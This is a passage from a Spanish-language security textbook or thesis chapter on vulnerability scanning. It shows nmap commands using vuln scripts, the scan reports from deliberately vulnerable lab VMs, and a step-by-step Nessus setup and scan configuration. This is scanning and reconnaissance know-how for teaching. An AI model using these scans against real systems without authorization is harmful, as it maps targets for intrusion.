- 08:00:27:D7:CC:D8 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 981 ports scanned but not shown below are in state: **closed**

- 981 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	Microsoft ftpd		
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5	
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
3306	tcp	open	mysql	syn-ack	MySQL	5.5.20-log	
3389	tcp	open	tcpwrapped	syn-ack			
4848	tcp	open	http	syn-ack	Oracle Glassfish Application Server		
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
7676	tcp	open	java-message-service	syn-ack	Java Message Service	301	
8080	tcp	open	http	syn-ack	Sun GlassFish Open Source Edition	4.0	
8181	tcp	open	intermapper	syn-ack			
8383	tcp	open	http	syn-ack	Apache httpd		
9200	tcp	open	http	syn-ack	Elasticsearch REST API	1.1.1	name: Death; Lucene 4.7
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49176	tcp	open	java-rmi	syn-ack	Java RMI		

Figura 4.29 Reporte generado del escaneo de puertos.

Fuente: Autor

- Con nmap se puede conseguir información de vulnerabilidades, no es lo más adecuado, pero se lo puede realizar. Con el Comando 4.12 indicamos que se requiere usar para que realice la búsqueda de vulnerabilidades de las máquinas virtuales que tenemos.

```
sudo nmap -V -sS -oX vulnerabilidades_tcp.xml –
stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" –
script=vuln 192.168.149.12,14
```

Comando 4.12 Escaneo SYN ejecutando scripts NSE

- La Figura 4.30 muestra los resultados de la máquina virtuales y ahora da información sobre las vulnerabilidades que se encontraron por cada puerto y en algunos casos con información extra.

192.168.149.12

Address

- 192.168.149.12 (ipv4)
- 08:00:27:42:51:79 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
80	tcp	open	http	syn-ack			
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-csrf	Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.149.12 Found the following possible CSRF vulnerabilities: Path: http://192.168.149.12:80/payroll_app.php Form id: Form action: Path: http://192.168.149.12:80/drupal/ Form id: user-login-form Form action: /drupal/?q=node&destination=node Path: http://192.168.149.12:80/chat/ Form id: name Form action: index.php Path: http://192.168.149.12:80/drupal/?q=user/register Form id: user-register-form Form action: /drupal/?q=user/register					
3306	tcp	open	mysql	syn-ack			
6667	tcp	open	irc	syn-ack			
	irc-unrealircd-backdoor	Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277					
	irc-botnet-channels	ERROR: ERROR					
8080	tcp	open	http-proxy	syn-ack			

Figura 4.30 Reporte generado del escaneo de vulnerabilidades.

Fuente: Autor

4.1.2 Escaneo de vulnerabilidades del sistema

4.1.2.1 Objetivos

- Identificar fallos de seguridad o vulnerabilidades que se encuentran presentes en los sistemas que se están evaluando.
- Determinar la gravedad de las vulnerabilidades encontradas mediante el uso de métricas estandarizadas, tal como CVSS, con el propósito de priorizar su gestión y mitigación.

4.1.2.2 Escenario

Con la información obtenida mediante la recopilación pasiva, semi-pasiva y activa, en esta sección se utilizarán todos los datos recopilados para identificar fallos de seguridad o vulnerabilidades en los sistemas, protocolos, servicios y aplicaciones identificados. Durante esta fase, se continúa con la obtención de información relacionada con la red y los *hosts* del objetivo: direcciones IP, sistemas operativos, servicios y aplicaciones instaladas como se muestra en la Figura 4.31, lo cual permitirá correlacionar los hallazgos con referencias públicas de vulnerabilidades descritas a continuación (Mell, Scarfone, Ramonosky, 2007):

- *Common Vulnerabilities and Exposures* (CVE): Repositorio internacional que documenta vulnerabilidades conocidas mediante identificadores únicos, facilitando su referencia y seguimiento.
- *Common Vulnerability Scoring System* (CVSS): Marco estandarizado para cuantificar la gravedad de una vulnerabilidad mediante una puntuación que ayuda a priorizar mitigaciones.
- CVE *Details*: Base de datos pública que organiza y permite consultar filtros y detalles adicionales sobre las entradas CVE, útil para análisis contextualizados.
- *Common Platform Enumeration* (CPE): Esquema de nomenclatura estructurado para identificar productos y plataformas (versión, edición, idioma), facilitando la correlación con vulnerabilidades.




Figura 4.31 Escaneo de vulnerabilidades del sistema.

Fuente: Autor

4.1.2.3 Procedimiento

`nmap` constituye una herramienta de gran utilidad en la seguridad informática, destacándose por su rapidez y eficacia en la detección de servicios y puertos abiertos, así como en la identificación de ciertas vulnerabilidades, principalmente en servicios TCP. No obstante, su alcance es limitado, ya que no fue diseñada como una solución integral de análisis de vulnerabilidades. En este contexto, resulta más adecuado recurrir a herramientas especializadas como Nessus (*Chapter 4. Port Scanning Overview | Nmap Network Scanning*, s/f).

La herramienta Nessus, por su parte, es utilizada como un programa de escaneo de vulnerabilidades que se fundamenta en un demonio denominado *nessusd*, encargado de ejecutar los procesos de análisis en el sistema objetivo, mientras que su cliente gráfico permite visualizar el avance e informar sobre el estado de los escaneos. El análisis efectuado mediante esta herramienta se basa en la realización de múltiples exploraciones orientadas a identificar los servicios en ejecución, junto con sus puertos y versiones. Posteriormente, los resultados se correlacionan con información procedente de bases de datos públicas de vulnerabilidades con el propósito de detectar coincidencias y determinar posibles fallas de seguridad que requieran tratamiento.

Como ejemplo, se detalla a continuación el uso de Nessus para identificar vulnerabilidades en un entorno virtualizado.

- Nessus no se encuentra incluido por defecto en Kali Linux; por ello, debe descargarse desde su sitio oficial y registrarse para obtener el código de activación correspondiente, tal como se muestra en la Figura 4.32.



Figura 4.32 Página oficial de Nessus [https://es-la.tenable.com/products/nessus].

Fuente: Autor

- Se selecciona la versión más adecuada para la instalación, la cual se encuentra ilustrada en la Figura 4.33.




Figura 4.33 Versión de Nessus para Kali Linux.

Fuente: Autor

- Una vez descargado el instalador, se abre una terminal y se ejecuta el Comando 4.13 para realizar la instalación de Nessus. A continuación, el demonio del servicio es inicializado mediante el Comando 4.14. Finalizado este procedimiento, se accede desde un navegador web al enlace https://NOMBRE_MAQUINA:8834/, donde son ingresadas las credenciales correspondientes y es desplegada la pantalla principal de Nessus, tal como se muestra en la Figura 4.34.

```
sudo apt install ./Nessus-10.9.1-debian10_amd64.deb
```

Comando 4.13 Instalación de Nessus

```
/bin/systemctl start nessusd.service
```

Comando 4.14 Inicialización del demonio




Figura 4.34 Página principal de Nessus.

Fuente: Autor

- Se inicializa las dos máquinas virtuales (Metasploitable3 y Windows Server 2008), configurando el adaptador de red en modo interno para garantizar la comunicación entre ellas. La Figura 4.35 muestra la página principal de Nessus en la cual se selecciona la opción *New Scan*, se observan varias plantillas establecidas por defecto que permiten obtener resultados de forma rápida.




Figura 4.35 Interfaz de Tenable Nessus que muestra plantillas de escaneo.

Fuente: Autor

- La primera técnica de escaneo que se observa en la Figura 4.35 corresponde a *Host Discovery*, ésta emplea el descubrimiento de hosts activos en la red. Al ser seleccionada, se despliega el apartado de configuración junto con los *plugins* disponibles. En la pestaña `Basic>General` se asigna un nombre al escaneo, se añade

una descripción y se configura el segmento de red objetivo como se muestra en la Figura 4.34. En la pestaña `Basic>Schedule` se define el momento específico de ejecución y la frecuencia con la que ésta se llevará a cabo y finalmente, en `Basic>Notifications` se habilita la opción de recibir notificaciones por correo electrónico.




Figura 4.36 Escaneo de host en Nessus.

Fuente: Autor

- Después de completar la configuración, se selecciona la pestaña *Discovery* en la cual es posible elegir el tipo de escaneo que se desea ejecutar. Existe varios tipos de escaneo como identificación de sistemas operativos, enumeración de host, escaneo de puertos comunes y escaneo de todos los puertos. En este caso, se opta por *Host Enumeration*, técnica que establece conexiones completas mediante TCP, conexiones ARP y conexiones ICMP, tal como se muestra en la Figura 4.37.




Figura 4.37 Tipo de escaneo en Nessus.

Fuente: Autor

- Una vez configurados los parámetros necesarios para el escaneo, se selecciona el botón *Save* y se retorna a la pantalla inicial de Nessus, donde el escaneo aparece registrado, pero aún no se encuentra en ejecución. Para iniciar el proceso, se selecciona el botón *Play*, con lo cual el escaneo es ejecutado, tal como se muestra en la Figura 4.38.




Figura 4.38 Escaneo de host configurado.

Fuente: Autor

- Una vez finalizado el proceso de escaneo, se accede a los resultados obtenidos. En la Figura 4.39 se observa los hosts identificados junto con sus puertos abiertos. No se proporciona información adicional, dado que únicamente se ha solicitado un escaneo de hosts activos dentro del segmento de red configurado.




Figura 4.39 Escaneo de host ejecutado.

Fuente: Autor

- La Figura 4.34 muestra diversas plantillas configuradas para el descubrimiento de vulnerabilidades de interés. Entre ellas, la plantilla *Basic Network Scan* es utilizada para identificar *hosts* activos, puertos abiertos y los servicios asociados. Asimismo, permite detectar versiones de software y compararlas con la base de datos de

vulnerabilidades de Nessus. De este modo, proporciona un análisis inicial del estado de seguridad de la red y constituye un punto de partida para la ejecución de escaneos más específicos.

- Para utilizar la plantilla *Basic Network Scan* se realiza la configuración que se muestra en la Figura 4.37 pero en este caso se configura únicamente para las dos máquinas virtuales por tiempo de ejecución y para no generar un escaneo intrusivo.
- En la pestaña *Discovery* se selecciona el tipo de escaneo *Port Scan*, el cual configura parámetros generales, escaneo de puertos comunes (uso de *netstat* si existen credenciales y la aplicación del escaneo SYN en caso necesario). Finalmente, se especifican los métodos de verificación de hosts mediante TCP, ARP e ICMP, garantizando la detección precisa de los sistemas activos tal como se muestra en la Figura 4.40.




Figura 4.40 Tipo de escaneo *Port Scan*.

Fuente: Autor

- Un aspecto muy importante son los *plugins* que son módulos de detección que permiten identificar vulnerabilidades, configuraciones inseguras y servicios en los sistemas analizados. Cada *plugin* se actualiza constantemente con información proveniente de fuentes como CVE, CPE o NVD, garantizando precisión en la detección. En la Figura 4.41 se muestran algunos *plugins* disponibles para *Basic Network Scan*





Figura 4.41 Plugins disponibles en *Basic Network Scan.*

Fuente: Autor

- De igual manera como se realizó con *Host discovery* se presiona los botones *Save* y a continuación *Play* para ejecutar el escaneo, al finalizar se tiene dos escaneos, el de reconocimiento de host y el escaneo básico de red tal como se muestra en la Figura 4.42.



- Figura 4.42 Lista de escaneos ejecutados.
- *Fuente: Autor*

- En el escaneo realizado con la política *Basic Network Scan* se observan ambos equipos virtuales analizados, habiéndose detectado un total de 63 vulnerabilidades. Estas vulnerabilidades son clasificadas por niveles de severidad, desde informativas hasta críticas, y representadas mediante un esquema cromático que facilita su priorización como se muestra en la Figura 4.43. La información resultante constituye un insumo valioso para planificar las acciones de mitigación y, en su caso, emplear herramientas específicas para la verificación o explotación controlada de las fallas identificadas.




Figura 4.43. Clasificación de vulnerabilidades encontradas en las dos máquinas virtuales.

Fuente: Autor

- Se ha hecho énfasis en dos plantillas básicas de análisis de vulnerabilidades (*Host Discovery y Basic Network Scan*), las cuales se encuentran configuradas por defecto y están orientadas a la detección de vulnerabilidades específicas mediante un conjunto de *plugins* capaces de realizar dicho descubrimiento. Para la creación de plantillas personalizadas, dirigidas a la búsqueda de vulnerabilidades concretas, se dispone de las Políticas, que permiten definir de manera detallada las acciones que serán ejecutadas durante el análisis.
- El apartado de Políticas se encuentra en el menú *Resources*, dentro de la pestaña denominada *Policies*. En este espacio es posible crear, modificar o eliminar políticas de escaneo, definiendo qué configuraciones se incluyen y cuáles se excluyen en función de los objetivos planteados. A través de estas políticas, se establece de manera precisa el alcance del análisis, permitiendo personalizar parámetros como el tipo de detecciones a realizar, los *plugins* habilitados o deshabilitados, la frecuencia de ejecución y las notificaciones. Este procedimiento se ilustra en la Figura 4.44¡Error! No se encuentra el origen de la referencia. donde se observa la interfaz correspondiente a la gestión de políticas.




Figura 4.44 Configuración de parámetros de una política. a) Configuración de nombre y descripción, b) configuración de general del *host discovery*, c) configuración de escaneo de puertos, d) compilado de *plugins.*

Fuente: Autor

- Una vez creada la política, ésta no se almacena en la carpeta *My Scan*, sino se registra en la pestaña *Policies*. Esta funcionalidad resulta útil, ya que al realizar un nuevo escaneo la política previamente definida aparece en la sección *User Defined*, tal como se muestra en la Figura 4.45.

